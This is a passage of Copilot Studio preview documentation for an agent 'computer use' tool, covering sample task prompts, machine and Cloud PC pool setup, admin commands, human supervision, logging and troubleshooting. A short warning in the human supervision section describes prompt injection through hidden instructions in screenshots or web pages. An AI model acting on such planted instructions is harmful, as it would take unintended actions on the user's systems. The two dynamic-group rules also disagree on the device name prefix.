Invoice processing	Transfer and submit invoice details	Transfer invoice data from a PDF and submit it to another form.	1. Go to https://computerusedemos.blob.core.windows.net/web/Contoso/invoice-manager.html , set the Date filter to Last 24 hours, and open the invoice PDF. 2. In a new tab, open https://computerusedemos.blob.core.windows.net/web/Contoso/index.html and fill out the form with the data from that PDF. Submit the invoice form, no confirmation needed.
Data entry	Submit inventory items	Add products to the inventory system.	1. Go to https://computerusedemos.blob.core.windows.net/web/Adventure/index.html . 2. Submit a new entry for each of the following items: Rear Derailleur, RD-4821, 50, 42.75, Tailspin Toys Pedal Set, PD-1738, 80, 19.99, Northwind Traders Brake Lever, BL-2975, 35, 14.50, Trey Research Chainring Bolt Set, CB-6640, 100, 5.25, VanArsdel, Ltd. Bottom Bracket, BB-9320, 60, 24.90, Tailwind Traders
Data extraction	Look up portfolio manager and value	Get the manager name and value for a portfolio.	1. Go to https://computerusedemos.blob.core.windows.net/web/Portfolio/index.html . 2. Find the row for Fourth Coffee and record the Portfolio Manager name and the current Portfolio Value exactly as shown. 3. Return those two values as the final output.

Best practices for extracting data

You can use computer use to extract data from websites or applications and then pass that data to your agent or to other tools in the agent. To do this, describe what information you want to extract directly in the **instructions for computer use**.

If you want to use the extracted data with another tool (for example, sending it by email), specify that need in the **agent instructions** and make sure you add both tools to the agent. Example: *Use computer use to extract the client information for the financial portfolio dashboard and email the extracted data*. In this case, your agent must include both the *computer use* tool and the *email* tool.

Extract values as text

You can instruct computer use to extract specific values and return them as plain text. For example, the following prompt extracts the portfolio manager and portfolio value for the client, Fourth Coffee:

text

1. Go to <https://computerusedemos.blob.core.windows.net/web/Portfolio/index.html>.
1. Find the row for Fourth Coffee and record the Portfolio Manager name and the current Portfolio Value exactly as shown.
1. Return those two values as the final output.

The agent returns only the two requested values as text.

Extract values as JSON

You can also ask computer use to return extracted information in JSON format. This format is useful when you want to pass structured data to another tool. The following example extracts all portfolio rows related to Contoso and returns them as properly formatted JSON:

text

Navigate to <https://computerusedemos.blob.core.windows.net/web/Portfolio/index.html>, retrieve the portfolio details for all Contoso entities, and return the results as a valid JSON object.

Structure the output so that:

- * Each top-level key is the client name
- * Each value contains the client's portfolio ID, portfolio value, portfolio manager, and last updated date (format: YYYY-MM-DD)
- * Return only the JSON, with no additional text.

This approach ensures the output is structured.

Licensing

While computer use is in preview, the service bills usage by using the Agent action feature with a billing rate of five Copilot Credits. For more information, see [Microsoft Copilot Studio billing rate and management](#).

Each computer use run relies on an AI model that executes a sequence of steps. A step might involve one or more low-level actions, such as clicking, typing, or navigating. **Each step consumes 5 Copilot Credits.**

For example, if you configure computer use to fill out a web-based timesheet form, the run might perform the following steps:

1. Launch the browser and navigate to the timesheet portal.
2. Select **Create new timesheet**.
3. Fill in the *Start Time*, *End Time*, and *Project Code* fields.
4. Select the **Submit** button.

In this example, the computer use run executes four steps, consuming a total of 20 Copilot Credits.

Share your feedback

Do you have feedback about computer use? Let us know at computeruse-feedback@microsoft.com.

Related information

[FAQ for the computer use tool](#)

Last updated on 04/03/2026

Configure where computer use runs (preview)

[This article is prerelease documentation and is subject to change.]

Computer use is a tool in Copilot Studio that lets your agent interact with and automate tasks on a Windows computer. It works with websites and desktop apps by selecting buttons, choosing menus, and entering text into fields on the screen. Describe in natural language what you want computer use to do, and it performs the task on a computer you set up by using a virtual mouse and keyboard. With computer use, agents can complete tasks even when there's no API to connect directly to the system. If a person can use an app or website, computer use can too. You can use computer use for tasks like automated data entry, invoice processing, and data extraction.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

To interact with websites and desktop apps for task automation, computer use runs on a Windows machine. When you add computer use to an agent, you have the following options:

Hosted browser (powered by Windows 365 for Agents)

The hosted browser lets you get started quickly without any machine setup. It provides both web automation using Microsoft Edge and access to built-in Windows applications.

The hosted browser runs in a Microsoft-managed environment. It isn't Microsoft Entra joined to your tenant or managed by your Intune policies. It's designed for quick web automation and early experimentation, but it doesn't support enterprise resource access, custom desktop apps, or organization-specific device management.

Note

The hosted browser lets you get started quickly with computer use. However, it's not recommended for production use. Usage might be throttled based on demand. For more information, see [Hosted browser limitations](#).

Cloud PC pool (powered by Windows 365 for Agents)

Cloud PC pools, powered by Windows 365 for Agents, provide scalable, secure compute resources for computer-using agents without needing to bring your own machines.

Here are some of the key features of Cloud PC pool:

- Run computer use tool as part of your agent in Copilot Studio without needing to bring your own machine
- Auto scale the number of Cloud PCs in your Cloud PC pool based on current workloads
- Work or school account integration enables access to resources that are linked to your organization, such as Microsoft 365, SharePoint, and Azure.
- Entra joined and Intune enrolled enables full governance of the Cloud PC pool, ensuring that it is always in compliance with your organization's policy

Refer to [use Cloud PC pool for computer use runs](#) for more information.

Bring-your-own-machine

This option lets you use Windows machines that you own and manage. You register and manage machines in Power Automate.

Here are the key requirements to use a machine for computer use:

- Install [Power Automate for desktop](#) version 2.61.132.25266 or later. Include the Power Automate web extension installation for web browser interactions.
- After registering the machine, [turn on computer](#) use in the machine settings.

Learn more in [prerequisites and limitations](#).

Register a new machine

Because computer use runs on the machine, dedicate a machine to computer use to avoid interruptions.

ⓘ Note

If your environment has [Power Automate Hosted Process](#) capacity, create a hosted machine that already has Power Automate for desktop installed and automatically registered to the environment.

To register a new machine:

1. Install the [latest version of Power Automate](#) on your machine. During installation, make sure you check the **Install the machine-runtime app to connect to the Power Automate cloud portal** option.
2. Open the **Power Automate machine runtime** app and sign in.
3. Register the machine to the environment you want to use with computer use.

Learn more about registering machines in [register a new machine](#).

Enable computer use

After you register your machine, enable it for computer use.

1. Sign in to [Power Automate](#).
2. Go to **Machines**.
3. Select the machine you registered.
4. On the machine detail page, select **Settings**.
5. Turn on **Enable for computer use**.
6. Select **Save**.

Run scheduling and queuing

When a **Machine** is in use, run requests targeting the same machine are **queued** and executed sequentially:

1. The first run executes on the target machine.
2. Subsequent runs are added to the queue and marked as **Queued**.
3. When a run completes, the next run starts and is marked as **Next to run**.

To monitor the run queue:

1. Sign in to [Power Automate](#).
2. Go to **Machines**.
3. Select the machine.

4. On the machine detail page, select **Run queue**.

Related information

[FAQ for the computer use tool](#)

Last updated on 01/06/2026

Use Cloud PC pool for computer use runs (preview)

[This article is prerelease documentation and is subject to change.]

Cloud PC pools provide virtual machines for your Copilot Studio agents to perform computer-based tasks without a need to set up and manage physical machines. If you're building agents that need to interact with Windows applications (like opening files, using software, or navigating websites), a Cloud PC pool handles the infrastructure for you.

Powered by [Windows 365 for Agents](#), Cloud PC pools offer scalable, secure compute resources. This article explains what Cloud PC pools are, how to set them up, licensing requirements, and answers to common questions.

Tip

Get started for free: You can create up to two Cloud PC pools in a tenant without requiring a Windows 365 for Agents billing plan in your Power Platform environment. Cloud PC pool usage isn't billable when triggered from embedded test chat, and each tenant is provided with 50 hours of free Cloud PC pool usage for published agents running autonomously.

Watch this video for an overview of the benefits of Cloud PC pool for computer use.

<https://learn-video.azurefd.net/vod/player?id=f0db0aa6-85dc-4b2a-9b90-41577b02d9b8&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Fuse-cloud-pc-pool>

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#).

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

How to set up Cloud PC pools in Copilot Studio

Before you use Cloud PC pools for the first time, complete the following tasks:

1. [Understand what Cloud PC pools are and who should use them](#)
2. [Create a Cloud PC pool](#)
3. [Configure technical prerequisites](#)

Understand Cloud PC pools

A Cloud PC pool is a scalable group of virtual machines (VMs) hosted in Microsoft's cloud that are Microsoft Entra joined and Intune enrolled. This setup enables your organization to fully manage the Cloud PC pool to ensure it meets your requirements and compliance policy.

Key features

Here are some of the key features of Cloud PC pool:

- Run the computer use tool as part of your agent in Copilot Studio without needing to bring your own machine.
- Auto scale the number of Cloud PCs in your Cloud PC pool based on current workloads.
- Work or school account integration enables access to resources that are linked to your organization, such as Microsoft 365, SharePoint, and Azure.
- Microsoft Entra joined and Intune enrolled enables full governance of the Cloud PC pool, ensuring that it's always in compliance with your organization's policy.

Watch this video for a step by step instruction on how to setup your Cloud PC pool for computer use in Copilot Studio.

<https://learn-video.azurefd.net/vod/player?id=30a26b05-4a9a-45be-b07b-e3838bf9ff35&locale=en-us&embedUrl=%2Fmicrosoft-copilot-studio%2Fuse-cloud-pc-pool> 

Licensing requirements

Cloud PC pool uses a consumptive [pay-as-you-go meter](#) that bills your Azure subscription by using Azure meters. For more information, see [Set up a pay-as-you-go plan](#).

Trials for evaluation

To evaluate the Cloud PC pool, you can create up to two Cloud PC pools in a tenant without requiring a Windows 365 for Agents billing plan in your Power Platform environment.

Cloud PC pool usage isn't billable when triggered from embedded test chat, and each tenant is provided with 50 hours of free Cloud PC pool usage for published agent running autonomously.

Create a Cloud PC pool

If you're new to Copilot Studio, review the following guidance to get started:

1. [Get access to Copilot Studio](#)
2. [Create and deploy an agent](#)
3. [Add computer use to your agent](#)

To create a Cloud PC pool for computer use in Copilot Studio:

1. Go to the **Machines** section in your **computer use** tool.
2. Select the machine drop-down. Under the **Cloud PC pool** section, select **Add new**.
3. Enter the **Name** and **Description** of your Cloud PC pool.
4. Configure if you want to **enable run-only access for all users in this environment**.
5. Select **Create**.

Provisioning a Cloud PC pool can take up to 30 minutes. You can select the **Refresh** button in the **Machines** section to check on the status of your Cloud PC pool provisioning.

ⓘ Note

As single sign-on (SSO) is enabled based on Windows sign-in, review the [best practices for securing machines](#) and configure access control when you [add computer use to your agent](#).

Manage Cloud PC pools

You can view and manage your Cloud PC pools in the Power Automate portal by using one of the following methods:

- Select **See machine details** when you select a Cloud PC pool in the **Machines** section of a computer use tool.

- Sign in to the [Power Automate portal](#). Then go to **Monitor > Machines > Machine groups**.

After you create your Cloud PC pool in an environment, you can view its details in the Power Automate portal.

Share a Cloud PC pool

You can share a Cloud PC pool with other users in your organization and give those users specific permissions to access it.

1. On the Cloud PC pool details page in the Power Automate portal, select **Manage access**.
2. Select **Add people** and enter the name of the person in your organization with whom you want to share the machine.
3. Select the name of the person to choose which permissions they can access the machine with.
4. Select **Save**.

When managing access to your machine, you can assign two levels of permissions:

- **Co-owner:** This access level gives full permissions to that machine. Co-owners can run computer use on the machine, share it with others, edit its details, and delete it.
- **User:** This access level only gives permission to run computer use on the machine. No edit, share, or delete permissions are possible with this access.

Delete a machine

You can delete a Cloud PC by selecting **Delete machine** on the Cloud PC pool details page in the Power Automate portal.

Monitor run queue

You can view the run queue and queue events by selecting the **Run queue** and **Queue events** tabs on the Cloud PC pool details page in the Power Automate portal. By using this feature, you can view all computer use sessions that are queued on the target Cloud PC pool.

Configure technical prerequisites (for IT administrators)

If you're an agent builder or developer without IT administrator privileges, share this section with your IT administrator to complete the setup.

Cloud PC pools require specific Microsoft Entra and Intune configurations to function properly. Your IT administrator might need to configure your tenant to enable Cloud PC pools. Complete these prerequisites before creating your first Cloud PC pool to avoid provisioning errors.

Prerequisites checklist for IT administrators

Before creating a Cloud PC pool, ensure the following prerequisites are met:

-  A valid and working Intune and Microsoft Entra tenant
-  Intune device type enrollment restrictions configured
-  Microsoft Entra authentication for RDP enabled
-  Consent prompt dialog hidden for target device groups
-  Required service principals created (Windows 365 and Azure Virtual Desktop)

Microsoft Entra and Intune requirements

- A valid and working Intune and Microsoft Entra tenant.
- Ensure that Intune device type enrollment restrictions are set to **Allow Windows (MDM) platform for corporate enrollment**.

For more information about the Microsoft Entra and Intune requirements, see [Windows 365 requirements](#).

Enable Microsoft Entra authentication for RDP and hide consent prompt dialog

Cloud PC pools run by creating a local remote desktop (RDP) session on the Cloud PC using a Microsoft Entra ID account. An admin must configure your tenant to allow Windows sign-in for Cloud PC pools.

Note

If enabling Microsoft Entra authentication for RDP isn't feasible, you can choose to disable Network Level Authentication (NLA) for Cloud PCs by using Intune policies. This approach is supported but isn't the preferred configuration. In this architecture, the security risk remains low since all RDP traffic is blocked on the Microsoft Hosted Network (MHN).

Steps to enable Microsoft Entra authentication for RDP

Set the `isRemoteDesktopProtocolEnabled` property to true on the service principal's `remoteDesktopSecurityConfiguration` object for the following Microsoft Entra application:

- **Microsoft Remote Desktop:** `a4a365df-50f1-4397-bc59-1a1564b8bb9c`

To configure the service principal, use the [Microsoft Graph PowerShell SDK](#) to create a new `remoteDesktopSecurityConfiguration` object on the service principal and set the property `isRemoteDesktopProtocolEnabled` to `true`. You can also use the [Microsoft Graph API](#) with a tool such as [Graph Explorer](#).

1. Configure the following [prerequisites](#).
2. Open Azure Cloud Shell in the Azure portal with the *PowerShell* terminal type, or run PowerShell on your local device.
 - If you're using Cloud Shell, make sure your [Azure context is set to the subscription that you want to use](#).
 - If you're using PowerShell locally, first [sign in with Azure PowerShell](#), and then make sure your [Azure context is set to the subscription that you want to use](#).
3. Make sure you installed the [Microsoft Graph PowerShell SDK](#), then import the `Authentication` and `Applications` Microsoft Graph modules and connect to Microsoft Graph with the `Application.Read.All` and `Application-RemoteDesktopConfig.ReadWrite.All` scopes by running the following commands:

PowerShell

```
Import-Module Microsoft.Graph.Authentication
Import-Module Microsoft.Graph.Applications

Connect-MgGraph -Scopes "Application.Read.All","Application-RemoteDesktopConfig.ReadWrite.All"
```

4. Get the object ID of the Microsoft Remote Desktop service principal by running the following command:

PowerShell

```
$MSRDspId = (Get-MgServicePrincipal -Filter "AppId eq 'a4a365df-50f1-4397-bc59-1a1564b8bb9c'").Id
```

5. Check if the `remoteDesktopSecurityConfiguration` object exists by running the following command.

PowerShell

```
If ((Get-MgServicePrincipalRemoteDesktopSecurityConfiguration -  
ServicePrincipalId $MSRDspId) -ne $true) {  
    Update-MgServicePrincipalRemoteDesktopSecurityConfiguration -  
ServicePrincipalId $MSRDspId -IsRemoteDesktopProtocolEnabled  
}
```

There's no output from this command.

6. Confirm the `isRemoteDesktopProtocolEnabled` property is set to `true` by running the following command:

PowerShell

```
Get-MgServicePrincipalRemoteDesktopSecurityConfiguration -ServicePrincipalId  
$MSRDspId
```

The output should be:

Output

```
Id IsRemoteDesktopProtocolEnabled  
--  
id True
```

Steps to hide the consent prompt dialog

1. Create a dynamic group in Microsoft Entra ID containing your Cloud PC pools:
 - a. Sign in to the [Microsoft Entra admin center](#).
 - b. Go to **Identity > Groups > All groups**.
 - c. Select **New group** and configure the following settings:
 - **Group type**: Security
 - **Group name**: Enter a name for your group (for example, "Cloud PC Pools")
 - **Membership type**: Dynamic Device
 - d. Select **Add dynamic query** and enter the following rule syntax to include all Cloud PC pools:

Console

```
(device.enrollmentProfileName -startsWith "CPCPool_")
```

e. Select **Save** to create the group.

f. Make note of the **Object ID** of the group for the next step.

Tip

Use a dynamic group with membership rules for all your Cloud PC pools. The rule `(device.enrollmentProfileName -startsWith "FlsGroup_")` automatically includes all Cloud PC pool devices.

2. Create a `targetDeviceGroup` object by running the following commands. Replace `<Group object ID>` with the object ID of the group you created and `<Group display name>` with a display name for the group:

PowerShell

```
$tdg = New-Object -TypeName  
Microsoft.Graph.PowerShell.Models.MicrosoftGraphTargetDeviceGroup  
$tdg.Id = "<Group object ID>"  
$tdg.DisplayName = "<Group display name>"
```

3. Add the group to the `targetDeviceGroup` object by running the following command:

PowerShell

```
New-MgServicePrincipalRemoteDesktopSecurityConfigurationTargetDeviceGroup -  
ServicePrincipalId $MSRDspId -BodyParameter $tdg
```

The output should be similar to:

Output

Id	DisplayName
--	-----
12345678-abcd-1234-abcd-1234567890ab	Intune-Cloud-PC-Group

4. To add more groups, repeat steps 2 and 3. You can add up to 10 groups.
5. (Optional) To later remove a device group from the `targetDeviceGroup` object, run the following command. Replace `<Group object ID>` with the object ID of the group you want to remove:

PowerShell

```
Remove-MgServicePrincipalRemoteDesktopSecurityConfigurationTargetDeviceGroup -  
ServicePrincipalId $MSRDspId -TargetDeviceGroupId "<Group object ID>"
```

ⓘ Note

Dynamic groups require a Microsoft Entra ID P1 license or Intune for Education license. The group membership normally updates within 5-10 minutes, but it can take up to 24 hours for large tenants.

The computer use run fails with an `MSEntraRemoteDesktopAppConsentRequired` error if consent isn't granted.

Windows 365 Cloud PC and Azure Virtual Desktop service principal

ⓘ Note

The Windows 365 and Azure Virtual Desktop service principals are automatically created in your tenant. You can skip this step, unless you face an error with service principals not created in your tenant when you provision the hosted machine.

1. Check if the Windows 365 service principal exists:
 - a. Sign in to the [Azure portal](#).
 - b. Go to **Microsoft Entra > Enterprise applications > All applications**.
 - c. Remove the filter **Application type == Enterprise Applications**.
 - d. Enter the Windows 365 application ID `0af06dc6-e4b5-4f28-818e-e78e62d137a5` in the filter **Application ID starts with**.

If the service principal exists in your Microsoft Entra, you don't need to perform any extra steps. If the application isn't listed, create the service principal.

2. Create the Windows 365 service principal.

You can create an Azure service principal by using the `az ad sp create` command from the [Azure Command-Line Interface \(CLI\)](#).

Azure CLI


```
az ad sp create --id 0af06dc6-e4b5-4f28-818e-e78e62d137a5
```

3. Create other service principals related to Azure Virtual Desktop.

To create a hosted machine, you must create the following Azure Virtual Desktop services in your tenant.

 Expand table

Application name	Application ID
Azure Virtual Desktop	9cdead84-a844-4324-93f2-b2e6bb768d07
Azure Virtual Desktop Client	a85cf173-4192-42f8-81fa-777a763e6e2c
Azure Virtual Desktop ARM Provider	50e95039-b200-4007-bc97-8d5790743a63

Follow the same instruction as for creating the Windows 365 application to check and create the service principals.

Administrative controls

Administrators can control the availability of the Cloud PC pool feature. To enable or disable the Cloud PC pool in an environment:

1. Go to the [Power Platform admin center](#).
2. In the navigation pane select **Copilot** and then select **Settings**.
3. Select **Computer Use**. A list of environment groups and environments appears.
4. Select the environments to update and then select **Add**.
5. Check or uncheck **Cloud PC**, then select **Save**.

Limitations and known issues

The following limitations and known issues affect Cloud PC pools:

- Only a Microsoft Entra user account can execute computer use. Additionally, the signed-in Microsoft Entra user must be the same account that owns the computer use connection.
- When you attempt to create a Cloud PC pool, you might encounter the following error: "The creation of RPA Box on (us) is disabled outside the tenant location." To resolve this

issue, enable cross-geo support for hosted machines in the Power Platform admin center:

1. Open the [Power Platform admin center](#) [↗].
2. Select **Manage** > **Environments**, and select the environment.
3. Select **Settings** > **Features**.
4. Under **Hosted RPA**, select the toggle for **Enable cross-geo support for hosted machines** to enable this feature.

Frequently asked questions (FAQ)

What OS and network connectivity does the Cloud PC pool use?

Cloud PC pools run on Windows 11 Enterprise 24H2 with Microsoft Edge operating system and use the [Microsoft Hosted Network](#).

Where is the Cloud PC pool located?

Cloud PC pools are hosted in the same geography as your Power Platform environment.

What is the maximum number of VMs in a Cloud PC pool?

You can create up to five Cloud PC pools in an environment, and each Cloud PC pool can automatically scale up to 10 Cloud PCs.

Can I use Cloud PC pool for non-computer use runs?

No. Cloud PC pool is only for the computer use tool in a Copilot Studio agent.

How do I know if my trial is finished and how do I view consumptive reports for Cloud PC pool?

You can download the usage consumption report in the Power Platform admin center by following the instructions for [view usage and billing for pay-as-you-go plan](#).

Is a Windows license required?

No. Cloud PC pool doesn't require a separate Windows license.

Is a Microsoft 365 Unattended license required?

No. Cloud PC pool usage for the computer use tool in a Copilot doesn't require a Microsoft 365 Unattended license.

Human supervision of computer use (preview)

[This article is prerelease documentation and is subject to change.]

When you use human supervision, the computer-using agent escalates to the person you configure in the Human supervision settings when it needs confirmation or more information.

 Note

Computer-use agents might encounter prompt injection attacks, where hidden instructions in screenshots, web pages, or other inputs attempt to influence actions in unintended ways. To minimize this risk, operate these agents within trusted, isolated environments and apply robust validation checks before executing any instructions.

 Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Feature support by model

The following table lists which models support the human supervision feature.

 Expand table

Model provider	Version	Status	Supports human supervision
Azure OpenAI	OpenAI Computer Using Agent V1	Retired	Yes
Azure OpenAI	Computer-Using Agent (CUA)	Active	Yes
Anthropic	Claude Sonnet 4.5	Active	Yes

Review agent and computer-use activity

During execution, when the computer-using agent needs confirmation or additional information, it may send a review request to the configured human reviewer via Outlook email and displays an inline review card in the [Advanced computer-use activity panel](#).

Human review requests are triggered by probabilistic AI model behavior, which means they may not trigger in every situation where a person would want a pause, and they may also trigger when a pause isn't necessary. You should not rely on human review or clarification requests as a safety fail-safe or as a guarantee that the system will always request human input before proceeding.

 Note

- Only the maker of the computer use tool receives human review requests and has access to verbose logs through the [Advanced computer-use activity panel](#). If you have set **End user credentials** under machine settings, these requests are sent to the person who originally set up the connection, but only if they're also included as one of the designated Human supervisors.
- To review the human review requests inline in the computer-using agent activity side panel within the agent's activity map, you need to enable the [Advanced computer-use activity](#) feature in your environment. If the advanced computer-use activity experience doesn't appear in the activity map, your administrator might have turned off this feature for your environment. Learn more in [Advanced computer-use activity](#).

The following table shows the main information included in a human review email request:

 **Expand table**

Field	Description
Agent using the tool	The name of the Copilot Studio agent.
Computer-use tool	The name of the computer-use tool that triggered the request.
Conversation	The deep-link to the agent activity where the computer use tool is currently running in.
Request timeout	The request timeout date and time
Requested by	The maker (connection owner) of the computer-use tool.

Field	Description
Provide missing information	The textbox for the response to submit to the computer-use tool.
Submit	The button to submit the entered text response. In case of confirmation requests, either type Yes to confirm or No to decline.

Respond to human review requests

To respond to human review requests, you can either respond **by email** or **inline** using the computer-use activity panel in the agent's activity map. Inline responses require the [Advanced computer-use activity panel](#) to be enabled in the environment. In both cases, if you don't provide a response, the workflow remains paused and automatically stops when the timeout specified in the email is reached.

Important

The human supervision system is based on probabilistic AI model behavior. While the system includes a system prompt and perhaps other constraints, it might occasionally generate clarification requests that are unnecessary. It might fail to trigger when one is expected, or it might ask for information that shouldn't be provided in the given context, including potentially sensitive information.

As a result, reviewers should apply judgment when responding to human supervision requests and shouldn't submit sensitive information such as usernames, passwords, PINs, credit card information, or Social Security numbers. Depending on your organization's configuration, responses to human review requests might be persisted in your Dataverse environment and/or Purview audit logs and might be visible to authorized users within your organization.

Respond via email

The human review request email includes details about the agent, the tool, and the conversation, along with the specific information or clarification being requested. Review the request carefully to determine whether you have sufficient information to respond. If appropriate, enter your response in the designated text field and select **Submit**.

Respond inline

1. Select the **Conversation** link in the human review request email to open the agent's activity map.
2. Find the computer-use action that matches the configured computer-use tool, and open its side panel.
3. In the **Activity** section of the side panel, review the list of activities. Activities awaiting human review are marked with a waiting indicator next to the model response.
4. Review the request carefully and determine whether you have sufficient information to respond. If appropriate, enter your response in the designated text field and select **Submit**.

Disable human supervision

To disable human supervision, go to the computer-use tool's Human supervision section and remove all reviewers from the **Assign requests to** list.

Related information

[FAQ for the computer use tool](#)

Last updated on 03/30/2026

Monitor computer use (preview)

[This article is prerelease documentation and is subject to change.]

To check what computer use did during a run:

1. Go to the **Activity** section of your agent and select a run.
2. On the run details page, switch between the **Activity map** and **Transcript** views.

The **Transcript** view shows how computer use follows your instructions, providing a step-by-step log with reasoning messages and screenshots for each action.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Advanced computer use activity

Storing computer use logs in Dataverse provides enhanced capabilities for reporting, human supervision, auditing, and troubleshooting. When these logs are stored in Dataverse (default setting), you can view detailed activity information in the side panel by selecting a computer use action from the activity map.

Dataverse storage

When you turn on the **Computer Use** feature in the Power Platform admin center, the **Store logs in Dataverse** option is on by default. If you turn off this setting, only default activity logs appear. When enabled, logs consume a combination of Dataverse capacity:

- Database capacity (flowsession table and flowsessionbinary metadata)
- Log capacity (flowlog table)
- File storage capacity (flowsessionbinary file attachments)

Ensure you have sufficient capacity and that your retention period and verbosity settings align with your requirements.

Configure advanced computer use logging

Follow these steps to configure or verify advanced computer use logging:

1. Sign in to [Power Platform admin center](#) [↗].
2. In the navigation pane, select **Manage**.
3. In the *Manage* pane, select **Environments**.
4. On the *Environments* page, select your environment.
5. Select **Settings**.
6. Select **Products > Features**.
7. Ensure that the checkbox for **Allow conversation transcripts and their associated metadata to be saved in Dataverse (required for enhanced reporting)** under Copilot Studio agents section is checked.
8. Scroll down to the **Computer Use** settings and ensure **Store logs in Dataverse** is turned on (default setting).

ⓘ Note

The following advanced computer use log settings don't affect how agent transcripts (including any computer use logs) are stored. Transcripts continue to include basic computer use logs, screenshots, and all other agent and tool logs, regardless of the configuration here.

9. Review or change the **Computer use logs verbosity** level:
 - **All data** (default) - Stores the complete set of advanced computer use logs.
 - **Data without screenshots** - Stores the same content as with **All data**, except the screenshots.
 - **Minimal** - Currently behaves the same as **Data without screenshots**, but this behavior might change in a future release.
10. Review or change the **Log retention time** to match your data retention timeframes:
 - **Default:** 7 days (10,080 minutes)
 - **Maximum:** 33,554,432 minutes
 - To keep logs forever, enter **0** or **-1** as a custom value and ignore the unit dropdown.

11. (Optional) Turn on **Send audit logs to Microsoft Purview** if you want computer use run logs to be available in Microsoft Purview:

- Once enabled, logs appear under the activity term **CUAOperation**.
- This setting is independent of the previous two settings.

View computer use activity details

When you select a computer use action in the activity map, a side panel opens with comprehensive session information:

 [Expand table](#)

Section	Information provided
Description	Description of what the computer use tool does
Session replay	Series of screenshots captured during a computer use run with navigation controls
Activity	- Action types - Action coordinates - User context used - Action timestamps - Screenshots for each step
Summary	- Instruction text - Inputs - Duration and number of actions - Average time per action - Number of screenshots - Human escalation count - Machine name and link - Machine user login
Websites & applications	Websites and desktop apps accessed
Credentials used	Credentials used to access resources such as websites
Export session logs	Export session log option for offline review of computer use logs

Related information

[FAQ for the computer use tool](#)

Administer computer use (preview)

[This article is prerelease documentation and is subject to change.]

Administrators can control the availability and usage of computer use features. These controls help your organization manage how computer use is deployed and ensure it aligns with your security and compliance requirements.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#).

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Disable computer use

You can disable computer use in the admin center or using the Power Platform CLI.

Use the admin center

To disable computer use in an environment using the admin center:

1. Go to the [Power Platform admin center](#).
2. Select **Manage** on the navigation pane, then select **Environments**. A list of environments appears.
3. Select the environment to update. The environment's details page opens.
4. On the top menu bar, select **Settings**.
5. Expand **Product**, then select **Features**.
6. Scroll to **Computer use** and turn off the toggle.

Note

If you can't find the **Computer use** toggle in the environment settings of the Power Platform admin center, this feature might not yet be visible in your tenant. To manage this setting manually, [Use the Power Platform CLI](#).

Use the Power Platform CLI

To disable computer use in an environment by using the Power Platform CLI:

1. If you haven't already, install the [Power Platform CLI](#).
2. Open a command line and run the following command:

```
cli  
pac auth create
```

Follow the prompts to connect to your tenant.

3. Run the following command to disable the setting:

```
cli  
pac env update-settings --environment <envid> --name iscomputeruseinmcenabled  
--value false
```

Replace `<envid>` with the environment ID, which you can find in the URL of the environment settings page.

Disable hosted browser

To disable the hosted browser in a tenant:

1. Go to the [Power Platform admin center](#).
2. Select **Manage** on the navigation pane, then select **Tenant settings**. A list of settings appears.
3. Select **Hosted browser in computer use**. A pane opens.
4. Turn off the toggle.
5. Select **Save**.

Related information

[FAQ for the computer use tool](#)

Troubleshooting and limitations of computer use (preview)

[This article is prerelease documentation and is subject to change.]

This article describes current limitations of the computer use tool and provides solutions for common issues you might encounter during setup or execution.

Important

This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and [provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).

Limitations

The following limitations affect computer use:

- Hosted machine groups aren't supported.
- Multi-screen desktops aren't supported.
- In the agent's **Activity** tab, the agent session status might show as "In progress", although the session might be completed. Select a specific agent session and switch to transcript mode to validate that the computer use session is completed.

Hosted browser limitations

The service might throttle hosted browser usage based on demand. Therefore, it's not recommended for production use.

Note

You might see the error message "No machine able to run the automation has been found." when starting a computer use session on hosted browser. This error can occur if you already have an active session on hosted browser, if a demand-based throttling limit is reached, or due to an internal error. We're working to improve this experience.

The following scenarios might cause throttling:

 Expand table

Category	Details	Impact
User based throttling	A user can have one active hosted browser session at any given time. Any subsequent computer use session on a hosted browser fails.	Session fail
Demand based throttling	Depending on overall demand, throttling might be applied and computer use session on a hosted browser fails.	Session fail

Troubleshooting

If you encounter issues while using computer use, review these common problems and their solutions:

 Expand table

Issue	Solution
Computer use execution fails with error: "Multi-factor auth (MFA) was detected as required for this account." When using Microsoft Entra ID credentials on a device with Network Level Authentication (NLA) enabled, or when Microsoft Entra authentication is required for Remote Desktop, you must either grant an MFA exception for the account or use certificate-based authentication.	- Disable NLA. Learn more in Desktop flows run failed with MSEntraLogonFailure - Provide admin consent for unattended runs using sign-in credentials with NLA. Learn more in Run unattended desktop flows.
A disconnected session exists for the user used in the connection on the target machine. Make sure the user signs out from any existing session.	- Connect to the machine using Remote Desktop. Open the Windows Start menu, select your user profile icon, and then select Sign out.
An automation is already running on the machine. Retry later.	- If you just tested or ran computer use, wait 2–3 minutes before trying again.
Inputs are ignored when running computer use tool	A breaking change alters the expected input schema (from <code>context:</code> to <code>inputType:</code>) for tools configured before August 2025. Fix: Edit the tool's inputs, add any temporary input, save (this refreshes the schema), delete the temporary

Issue	Solution
